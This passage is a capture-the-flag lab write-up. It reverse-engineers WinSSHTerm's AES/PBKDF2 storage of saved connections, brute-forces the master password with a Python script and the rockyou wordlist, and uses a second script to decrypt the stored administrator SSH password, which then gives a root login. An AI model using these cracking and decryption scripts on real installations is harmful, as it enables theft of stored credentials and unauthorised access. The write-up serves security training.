
```
<?xml version="1.0" encoding="utf-8"?>
<WinSSHTerm Version="1"
VerifyKey="j6JcYjnh7coSbefT7+8jHI+49cgPWAt4XHQ76M6Op0jEzaa+QxpxEk4T9ci9P8wLgORRde5KSb3TmT
05AnfWQ==">
  <Node Name="Admin SSH" Type="Connection" Descr="" Username="administrator"
Password="VmGFP/ooNadVdVQI5UmW3e5dISTQG8+fQ+wMJHtaATFI46G73XREncTiYbOdPYNR" PrivateKey=""
Hostname="127.0.0.1" Port="22" CustomPath="" LoginCmds="" CmdLineArgs="" EnvCol=""
CustomId="" cfProt="" cfLogFile="" cfLogLevel="" sAgentFwd="" sTermType="" sLogType=""
sLogFileName="" sTCP="" sX11="" sSb="" sCS="" sCSHR="" pSshProxy="disabled" pType="Jump
Server" pHost="" pPort="22" pUser="" pPassword="" pPrivKey="" />
</WinSSHTerm>
```

Executing the binary prompts us for a password which is expected considering the data we previously looked at.



To understand this binary better we'll load it into `dnSpy` to allow us to debug the code and see values in memory as they change. Analyzing the code, we can see a few interesting functions related to AES encryption which may be useful.

In the `WinSshTerm.Tools` class we can see a function called `DecryptWithMP`. Right clicking the decryption method `AesCrypt.a` we can open it in a new tab to start setting break points.




Before starting the debugging process let's try and understand the logic:

1. Line 320 - 323: If `A_0` is null or empty then return the value from `E5C3699B-5086-4410-B4C1-92834B86B040.bv()`. Likely used if the program was started without a previously saved configuration.
2. Line 324 - 330: If `A_1` was is null or empty then get then generate the keys using [PBKDF2-HMACSHA1](#) using values from `AesCrypt` that is initialized from a loaded key file.
3. Line 333 - 342: If `A_1` contained a value then generate the keys using the value of `A_1` concatenated

with user input and a known suffix as the passphrase. The salt value is also hard coded.

- Line 343 - 348: Initialize AES 256-bit key size, 128-bit block size and derive the `key` and `iv` from the `PBKDF2` output.
- Line 352 - 359: Base64 decode the `A_0` value and decrypt it. If it's successful then strip the suffix value and return `text`

```
317 private static string a(string A_0, string A_1 = null)
318 {
319     string text;
320     if (string.IsNullOrEmpty(A_0))
321     {
322         text = E5C3699B-5086-4410-B4C1-92834886B040.bv();
323     }
324     else
325     {
326         Rfc2898DeriveBytes rfc2898DeriveBytes;
327         if (string.IsNullOrEmpty(A_1))
328         {
329             rfc2898DeriveBytes = new Rfc2898DeriveBytes(AesCrypt.PasswordKey, AesCrypt.SaltKey, AesCrypt.A);
330         }
331         else
332         {
333             rfc2898DeriveBytes = new Rfc2898DeriveBytes(A_1 + Encoding.UTF8.GetString(new byte[]
334             {
335                 116, 53, 55, 105, 46, 33, 103, 100, 57, 195,
336                 182, 195, 159, 102, 116, 121
337             })), new byte[]
338             {
339                 59, 218, 49, 183, 72, 5, 80, 227, 188, 102,
340                 4, 109, 239, 201, 81, 168
341             }, AesCrypt.A);
342         }
343         AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
344         aesCryptoServiceProvider.KeySize = 256;
345         aesCryptoServiceProvider.BlockSize = 128;
346         aesCryptoServiceProvider.Key = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.KeySize / 8);
347         aesCryptoServiceProvider.IV = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.BlockSize / 8);
348         MemoryStream memoryStream = new MemoryStream();
349         CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write);
350         try
351         {
352             byte[] array = Convert.FromBase64String(A_0);
353             cryptoStream.Write(array, 0, array.Length);
354             cryptoStream.FlushFinalBlock();
355             cryptoStream.Close();
356             string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
357             memoryStream.Close();
358             aesCryptoServiceProvider.Clear();
359             text = @string.Substring(0, checked(@string.Length - 14));
360         }
361         catch (CryptographicException ex)
362         {
363             throw new CryptographicException();
364         }
365         catch (Exception ex2)
366         {
367             text = null;
368         }
369     }
370     return text;
371 }
```



To get a good overview of how the program functions when we start it we can set multiple breakpoints in the `AesCrypt.a` function, and then start the debugging process.

```

314 }
315
316 // Token: 0x0000C13 RID: 3091 RVA: 0x000457B0 File Offset: 0x000439B0
317 private static string a(string A_0, string A_1 = null)
318 {
319     string text;
320     if (string.IsNullOrEmpty(A_0))
321     {
322         text = E5C3699B-5086-4410-B4C1-9283486B040.bv();
323     }
324     else
325     {
326         Rfc2898DeriveBytes rfc2898DeriveBytes;
327         if (string.IsNullOrEmpty(A_1))
328         {
329             rfc2898DeriveBytes = new Rfc2898DeriveBytes(AesCrypt.PasswordKey, AesCrypt.SaltKey, AesCrypt.A);
330         }
331         else
332         {
333             rfc2898DeriveBytes = new Rfc2898DeriveBytes(A_1 + Encoding.UTF8.GetString(new byte[]
334             {
335                 116, 53, 55, 105, 46, 33, 103, 100, 57, 195,
336                 182, 195, 159, 102, 116, 121
337             })), new byte[]
338             {
339                 59, 218, 49, 183, 72, 5, 80, 227, 188, 102,
340                 4, 109, 239, 201, 81, 168
341             }, AesCrypt.A);
342         }
343         AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
344         aesCryptoServiceProvider.KeySize = 256;
345         aesCryptoServiceProvider.BlockSize = 128;
346         aesCryptoServiceProvider.Key = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.KeySize / 8);
347         aesCryptoServiceProvider.IV = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.BlockSize / 8);
348         MemoryStream memoryStream = new MemoryStream();
349         CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Write);
350         try
351         {
352             byte[] array = Convert.FromBase64String(A_0);
353             cryptoStream.Write(array, 0, array.Length);
354             cryptoStream.FlushFinalBlock();
355             cryptoStream.Close();
356             string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
357             memoryStream.Close();
358             aesCryptoServiceProvider.Clear();
359             text = @string.Substring(0, checked(@string.Length - 14));
360         }
361         catch (CryptographicException ex)
362         {
363             throw new CryptographicException();
364         }
365         catch (Exception ex2)
366         {
367             text = null;
368         }
369     }
370     return text;
371 }
372
373 // Token: 0x040006B1 RID: 1713

```

We can see the initial values of `A_0` and `A_1` right away. Since `A_0` was populated we can assume that it was set from the loaded `connections.xml` and `key` files. So we can compare those values.

- `A_0`:
R6ksyXwegOXl5/ZHpYg1Cv+/Jvr0wCZCiyQFpepvy4dGvBRcGVRpk/N8iqBMdMLm17xHgbkRdEb6Ca0oayqkxbx68ZVmyjFPXlm2PQSB0H3lwc7rN7z1Yn7LedsGtltF0RbaiQHwUIh2I/53KV311kQ==
- `A_1`: h7ko%.rdz.WFxsS218LK

Looking at our `key` file in base64 encoding we can see that our values do not currently match up. When we analyze the `LoadKeyFileV2` function we can see that it strips the first byte. So let's replicate that and compare again.

```

1884 public static void LoadKeyFileV2(byte[] fileBytesRead)
1885 {
1886     checked
1887     {
1888         try
1889         {
1890             byte[] array = new byte[fileBytesRead.Length - 1 - 1 + 1];
1891             int num = fileBytesRead.Length - 1;
1892             for (int i = 1; i <= num; i++)
1893             {
1894                 array[i - 1] = fileBytesRead[i];
1895             }
1896             bool flag = false;
1897             while (!flag)
1898             {
1899                 try
1900                 {
1901                     byte[] array2 = Convert.FromBase64String(AesCrypt.DecryptWithPW(Convert.ToBase64String(array), ESC36998-5086-4410-84C1-92834686B040.Dn() + Runtime.MasterPassword));
1902                     byte[] array3 = new byte[32];
1903                     byte[] array4 = new byte[32];
1904                     int num2 = 0;
1905                     int num3 = 0;
1906                     do
1907                     {
1908                         array3[num2] = ~array2[num3];
1909                         array4[num2] = ~array2[num3 + 1];
1910                         num2++;
1911                         num3 += 2;
1912                     }
1913                     while (num3 <= 62);
1914                     AesCrypt.PasswordKey = array3;
1915                     AesCrypt.SaltKey = array4;
1916                     string keyFileSecString = General.KeyFileSecString;

```

```

$ cat key | base64 -w 0
AkepLM18HoD15ef2R6WINQr/vyb69MAMQoskBaXqb8uHRRwUXBlUaZPzfIqgTHTC5te8R4G5EXRG+gmtKGsqpG8evG
VZsoxT15Ztj0EgdB95cHO6ze89WJ+y3nbBrZbRdEW2okB8FCIdiP+dyld5dZE=

$ tail -c+2 key | base64 -w 0
R6ksyXwegOXI5/ZHpYg1Cv+/Jvr0wCZCiyQFpepvy4dGvBRcGVRpk/N8iqBMdMLm17xHgbkRdEb6Ca0oayqkx68ZV
myjFPXlm2PQSB0H3lwc7rN7z1Yn7LedsGtltF0RbaiQHwUIh2I/53KV311kQ==

```

Now that we have confirmed the `A_0` value let's continue on with the debugging until it eventually completes and prompts for a password. We can set an arbitrary value just to see how the program behaves. After entering a value we can immediately see `A_1` containing a different value as expected. The initial `A_1` byte value concatenated with our user input which is the password in this case.

Locals	
Name	Value
<code>A_0</code>	"R6ksyXwegOXI5/ZHpYg1Cv+/Jvr0wCZCiyQFpepvy4dGvBRcGVRpk/N8iqBMdMLm17xHgbkRdEb6Ca0oayqkx68ZV...
<code>A_1</code>	"h7ko%.rdz.WFxsS218LKtestpassword"
<code>text</code>	null

Stepping through the debug we can also see where our the `A_1` value is shown with our arbitrary password as well as the suffix value.

Locals	
Name	Value
<code>System.Text.Encoding.UTF8.get returned</code>	<code>System.Text.UTF8Encoding</code>
<code>System.Text.Encoding.GetString returned</code>	"t57i.lgd9ö8fty"
<code>string.Concat returned</code>	"h7ko%.rdz.WFxsS218LKtestpasswordt57i.lgd9ö8fty"
<code>A_0</code>	"R6ksyXwegOXI5/ZHpYg1Cv+/Jvr0wCZCiyQFpepvy4dGvBRcGVRpk/N8iqBMdMLm17xHgbkRdEb6Ca0oayqkx68ZV...
<code>A_1</code>	"h7ko%.rdz.WFxsS218LKtestpassword"
<code>text</code>	null
<code>rfc2898DeriveBytes</code>	<code>System.Security.Cryptography.Rfc2898DeriveBytes</code>

```
"h7ko%.rdz.WFxsS218LKtestpasswordt57i.lgd9ö8fty"
```

We can quickly set up a test project in `WinSSTerm` to test our theory and see the differences when stepping through the code with a valid passphrase.

Here we can see that if the decryption was successful, the suffix will be stripped on line 359 and returned on line 370. We can also see that the suffix is part of the decrypted string in the variable explorer.

```
357     string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
358     memoryStream.Close();
359     aesCryptoServiceProvider.Clear();
360     text = @string.Substring(0, checked(@string.Length - 14));
361 }
362 catch (CryptographicException ex)
363 {
364     throw new CryptographicException();
365 }
366 catch (Exception ex2)
367 {
368     text = null;
369 }
370 return text;
371 }
372
373 // Token: 0x040006B1 RID: 1713
374 private static readonly int A = 1012;
375
376 // Token: 0x040006B2 RID: 1714
377 private static readonly RandomNumberGenerator A = RandomNumberGenerator.Create();
378
379 // Token: 0x040006B3 RID: 1715
380 private static Dictionary<string, string> A;
381
382 // Token: 0x040006B4 RID: 1716
383 private static Dictionary<string, string> a;
384
```

100 %

Locals

Name	Value
string.Length.get returned	0x00000066
string.Substring returned	"GnOsk75ceBu5hIMWsR1WdNoqDbBtWLASF3aKLyw1NYpybePlxHpniyZHf6x9VGba+gy3GG6XXAIlkSFDhWyg5A=="
A.0	"gucubULxI4aF32uRIS3K/Dk5D+nmiRWmqzBjvDcCUta/JsndUWZDdZDpzr58byw7hcwiAmVvnM1W5PswCuPN1z3AGGdKn5wGOoij0Uwphf/75i4N4BEaB59BFZTtVes"
A.1	"h7ko%rdz.WFxsS218LKtestpassword"
text	"GnOsk75ceBu5hIMWsR1WdNoqDbBtWLASF3aKLyw1NYpybePlxHpniyZHf6x9VGba+gy3GG6XXAIlkSFDhWyg5A=="
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
aesCryptoServiceProvider	(System.Security.Cryptography.AesCryptoServiceProvider)
memoryStream	(System.IO.MemoryStream)
cryptoStream	(System.Security.Cryptography.CryptoStream)
array	(byte[]) [0x00000070]
@string	"GnOsk75ceBu5hIMWsR1WdNoqDbBtWLASF3aKLyw1NYpybePlxHpniyZHf6x9VGba+gy3GG6XXAIlkSFDhWyg5A==t57c.lgd9e8fty"
ex	Decompiler generated variables can't be evaluated
ex2	Decompiler generated variables can't be evaluated

When the passphrase is incorrect and the decryption fails an exception is thrown on line 363 and the variable explorer will show `null` . With this in mind we can begin to write a script to bruteforce the passphrase and simply check if the suffix is in the result.


```

350     try
351     {
352         byte[] array = Convert.FromBase64String(A_0);
353         cryptoStream.Write(array, 0, array.Length);
354         cryptoStream.FlushFinalBlock();
355         cryptoStream.Close();
356         string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
357         memoryStream.Close();
358         aesCryptoServiceProvider.Clear();
359         text = @string.Substring(0, checked(@string.Length - 14));
360     }
361     catch (CryptographicException ex)
362     {
363         throw new CryptographicException();
364     }
365     catch (Exception ex2)
366     {
367         text = null;
368     }
369 }
370 return text;
371 }
372
373 // Token: 0x040006B1 RID: 1713
374 private static readonly int A = 1012;
375
376 // Token: 0x040006B2 RID: 1714
377 private static readonly RandomNumberGenerator A = RandomNumberGenerator.Create();
378
379 %

```

Name	Value
\$exception	{System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed.
A_0	"gucubULxI4aF32uRIS3K/Dk5D+nmrWMqzBjvDcCUrta/Jsnd8UWZDdZDpzr58byw7hcwiAmVvnM1W5Ps
A_1	"h7ko%.rdz.WFxsS218LKasdfasdf"
text	null
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
aesCryptoServiceProvider	(System.Security.Cryptography.AesCryptoServiceProvider)
memoryStream	(System.IO.MemoryStream)
cryptoStream	(System.Security.Cryptography.CryptoStream)
array	(byte[0x00000070])
@string	null
ex	Decompiler generated variables can't be evaluated
ex2	Decompiler generated variables can't be evaluated

```

from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from base64 import b64decode, b64encode

with open("winsshterm/config/key", "rb") as f:
    keyfile = f.read()
    keyfile = keyfile[1:]
    f.close()

prefix = "h7ko%.rdz.WFxsS218LK".encode()
suffix = bytes([116, 53, 55, 105, 46, 33, 103, 100, 57, 195, 182, 195, 159, 102, 116,
121])
salt = bytes([59, 218, 49, 183, 72, 5, 80, 227, 188, 102, 4, 109, 239, 201, 81, 168])

passwords = open("rockyou.txt", "r", encoding="latin-1").read().split("\n")

for password in passwords:
    key_iv = pbkdf2_hmac('sha1', prefix + password.encode() + suffix, salt, 1012, dklen = 48)

    key = key_iv[:32]
    iv = key_iv[32:]

```

```

aes = AES.new(key, AES.MODE_CBC, iv)

result = aes.decrypt(keyfile)

if suffix in result:
    print(f"Suffix found in result: {result}")
    print(f"Found password: {password}")
    break

```

```

$ python3 bruteforce.py
Suffix found in result:
b'z9fPzzvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSZvbDj9yVzXydQZsRnjPHgDhwltCAqxQ==
t57i.!\gd9\xc3\xb6\xc3\x9ffty\x08\x08\x08\x08\x08\x08\x08'
Found password: hottiel01

```

We successfully brute-forced the master password, but our output can be cleaned up a bit. We can see that there is an additional 8 bytes of padding along with the suffix so we can modify the script to remove that.

```

if suffix in result:
    result = result[:-len(suffix)-8]
    print(f"Suffix found in result: {result}")
    print(f"Found password: {password}")
    break

```

```

$ python3 bruteforce.py
Suffix found in result:
b'z9fPzzvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSZvbDj9yVzXydQZsRnjPHgDhwltCAqxQ==
'
Found password: hottiel01

```

With the master password now known we can restart our debugging process and step through each line until we see the program decrypt the `connections.xml` file to reveal the administrator password.

Verification key decrypted from `connections.xml`.

```
368     }
369     }
370     return text;
371 }
372
373 // Token: 0x040006B1 RID: 1713
374 private static readonly int A = 1012;
375
376 // Token: 0x040006B2 RID: 1714
377 private static readonly RandomNumberGenerator A = RandomNumberGenerator.Create();
378
379 // Token: 0x040006B3 RID: 1715
380 private static Dictionary<string, string> A;
381
382 // Token: 0x040006B4 RID: 1716
383 private static Dictionary<string, string> a;
384
```

100 %

Locals

Name	Value
string.Length.get returned	0x0000002E
string.Substring returned	"47f58e2a5e2418bef1865a858be8f5ef"
A_0	"j6JcYjnh7coSbefT7+8jHl+49cgPWAt4XHQ76M6Op0jEzaa+QxpxEk4T9ci9P8wLgORRde5KSb3TmT05AnfWQ=="
A_1	null
text	"47f58e2a5e2418bef1865a858be8f5ef"
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
aesCryptoServiceProvider	(System.Security.Cryptography.AesCryptoServiceProvider)
memoryStream	(System.IO.MemoryStream)
cryptoStream	(System.Security.Cryptography.CryptoStream)
array	(byte[0x00000040])
@string	"47f58e2a5e2418bef1865a858be8f5ef57i.lgd96Bfty"
ex	Decompiler generated variables can't be evaluated
ex2	Decompiler generated variables can't be evaluated

Connection entry for Administrator decrypted from `connections.xml`

```
366     {
367         text = null;
368     }
369     return text;
370 }
371
372 // Token: 0x040006B1 RID: 1713
373 private static readonly int A = 1012;
374
375 // Token: 0x040006B2 RID: 1714
376 private static readonly RandomNumberGenerator A = RandomNumberGenerator.Create();
377
378 // Token: 0x040006B3 RID: 1715
379 private static Dictionary<string, string> A;
380
381 // Token: 0x040006B4 RID: 1716
382 private static Dictionary<string, string> a;
383
384 // Token: 0x040006B5 RID: 1717
385 private static byte[] A;
386
387 // Token: 0x040006B6 RID: 1718
388 private static byte[] a;
389
390 }
391
392
```

100 %

Locals

Name	Value
string.Length.get returned	0x00000022
string.Substring returned	"lzm2wx3Fn7q7gBLDRuf4"
A_0	"VmgFP/ooNadVdVQI5UmW3e5dlSTQG8+fQ+wMJHtaATF46G73XREnciYbOdPYNR"
A_1	null
text	"lzm2wx3Fn7q7gBLDRuf4"
rfc2898DeriveBytes	(System.Security.Cryptography.Rfc2898DeriveBytes)
aesCryptoServiceProvider	(System.Security.Cryptography.AesCryptoServiceProvider)
memoryStream	(System.IO.MemoryStream)
cryptoStream	(System.Security.Cryptography.CryptoStream)
array	(byte[0x00000030])
@string	"lzm2wx3Fn7q7gBLDRuf4t57i.lgd96Bfty"
ex	Decompiler generated variables can't be evaluated
ex2	Decompiler generated variables can't be evaluated

With everything successfully decrypted we can now SSH to the target as the administrator user.


```
ssh administrator@atlas.vl
administrator@atlas.vl's password: lzm2wx3Fn7q7gBLDRuf4
```

```
Microsoft Windows [Version 10.0.19045.5608]
(c) Microsoft Corporation. All rights reserved.

administrator@ATLAS C:\Users\Administrator>dir desktop
Volume in drive C has no label.
Volume Serial Number is 5298-6596

Directory of C:\Users\Administrator\desktop

03/07/2023  11:49    <DIR>          .
03/07/2023  11:49    <DIR>          ..
08/04/2025  13:10                32 root.txt
               1 File(s)                32 bytes
               2 Dir(s)  3,719,000,064 bytes free

administrator@ATLAS C:\Users\Administrator>
```

The root flag can be found in `C:\Users\Administrator\Desktop`.

Post Root

Additionally we can go a step further and decrypt everything all at once. The `AesCrypt.PasswordKey` and `AesCrypt.SaltKey` values are set from the initial decryption result we obtained where `array2` is the value of our decrypted `key` file. In this example it was:

```
z9fPzzvvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSzvbDj9yVzXydQZsRnjPHgDhwltCAqxQ==
```

```
try
{
    byte[] array = new byte[fileBytesRead.Length - 1 - 1 + 1];
    int num = fileBytesRead.Length - 1;
    for (int i = 1; i <= num; i++)
    {
        array[i - 1] = fileBytesRead[i];
    }
    bool flag = false;
    while (!flag)
    {
        try
        {
            byte[] array2 = Convert.FromBase64String(AesCrypt.DecryptWithMP(Convert.ToBase64String(array), ESC36998-5086-4410-B4C1-928348868040.On() + Runtime.MasterPassword));
            byte[] array3 = new byte[32];
            byte[] array4 = new byte[32];
            int num2 = 0;
            int num3 = 0;
            do
            {
                array3[num2] = ~array2[num3];
                array4[num2] = ~array2[num3 + 1];
                num2++;
                num3 += 2;
            }
            while (num3 <= 62);
            AesCrypt.PasswordKey = array3;
            AesCrypt.SaltKey = array4;
            string keyFileSecString = General.KeyFileSecString;
```

The code sets `array2` with 128 bytes and then creates two 32-byte arrays. Then it performs bitwise operations on the first 64 bytes of `array2`. A Python equivalent of this can be seen here:

```
import binascii
from base64 import b64decode

array2 =
b64decode("z9fPzzvvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSzvbDj9yVzXydQZsRnjPHgDhwltCAqxQ==")
```

```

array3 = bytearray(32)
array4 = bytearray(32)
num2 = 0
num3 = 0
while num3 <= 62:
    array3[num2] = (~array2[num3]) & 0xFF
    array4[num2] = (~array2[num3 + 1]) & 0xFF
    num2 += 1
    num3 += 2

print("AesCrypt.PasswordKey:", array3.hex())
print("AesCrypt.SaltKey:", array4.hex())

```

```

AesCrypt.PasswordKey: 3030c4f7b8859f26b898c75213df088390817bde1b421cdaa0af3b731fe34bd5
AesCrypt.SaltKey: 28301e962a4793e7f521f3e3f72ffebbb2f6afdd3664f088cd899980ef1dadf3a

```

Now we can decrypt the remaining values from the `connections.xml` file all at once with the below Python script.

```

from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from base64 import b64decode, b64encode
import binascii

with open("winsshterm/config/key", "rb") as f:
    keyfile = f.read()
    keyfile = keyfile[1:]
    f.close()

prefix = "h7ko%.rdz.WFxsS218LK".encode()
suffix = bytes([116, 53, 55, 105, 46, 33, 103, 100, 57, 195, 182, 195, 159, 102, 116,
121])
salt = bytes([59, 218, 49, 183, 72, 5, 80, 227, 188, 102, 4, 109, 239, 201, 81, 168])

passwords = open("/home/ctrlzero/wordlists/rockyou.txt", "r", encoding="latin-
1").read().split("\n")

for password in passwords:
    key_iv = pbkdf2_hmac('sha1', prefix + password.encode() + suffix, salt, 1012, dklen = 48)

    key = key_iv[:32]
    iv = key_iv[32:]

    aes = AES.new(key, AES.MODE_CBC, iv)

    result = aes.decrypt(keyfile)

    if suffix in result:
        result = result[:-len(suffix)-8]
        print(f"Suffix found in result: {result}")
        print(f"Found password: {password}")

```

```

break

# Get AesCrypt.PasswordKey and AesCrypt.SaltKey
keyfile = b64decode(result)
password_key = bytearray(32)
salt_key = bytearray(32)
num2 = 0
num3 = 0
while num3 <= 62:
    password_key[num2] = (~keyfile[num3]) & 0xFF
    salt_key[num2] = (~keyfile[num3 + 1]) & 0xFF
    num2 += 1
    num3 += 2

print("AesCrypt.PasswordKey:", password_key.hex())
print("AesCrypt.SaltKey:", salt_key.hex())

# Decrypt VerifyKey from connections.xml
verify_key =
b64decode("j6JcYjnh7coSbefT7+8jHI+49cgPWA4tXHQ76M6Op0jEzaa+QxpxEk4T9ci9P8wLgORRde5KSb3TmT
05AnfWQ==")
key_iv = pbkdf2_hmac('sha1', password_key, salt_key, 1012, dklen = 48)
key = key_iv[:32]
iv = key_iv[32:]
aes = AES.new(key, AES.MODE_CBC, iv)
decrypted = aes.decrypt(verify_key)
print(f"VerifyKey: {decrypted.decode()[:-16].replace(suffix.decode(), '')}")

password = b64decode("VmGFP/ooNadVdVQI5UmW3e5dISTQG8+fQ+wMJHtaATFI46G73XREncitiYbOdPYNR")
key_iv = pbkdf2_hmac('sha1', password_key, salt_key, 1012, dklen = 48)
key = key_iv[:32]
iv = key_iv[32:]
aes = AES.new(key, AES.MODE_CBC, iv)
decrypted = aes.decrypt(password)
print(f"Password: {decrypted.decode()[:-12].replace(suffix.decode(), '')}")

```

Suffix found in result:

```

b'z9fPzzvhCGlH1Xq4YGzZGEcKZ944DK0c7Agg0PcBfERv0H6VhAIhLOSZvbdj9yVzXydQZsRnjPHgDhwltCAqxQ==
'

```

Found password: hottiel01

AesCrypt.PasswordKey: 3030c4f7b8859f26b898c75213df088390817bde1b421cdaa0af3b731fe34bd5

AesCrypt.SaltKey: 28301e962a4793e7f521f3e3f72ffebb2f6afdd3664f088cd899980ef1dadf3a

VerifyKey: 47f58e2a5e2418bef1865a858be8f5ef

Password: lzm2wx3Fn7q7gBLDRuf4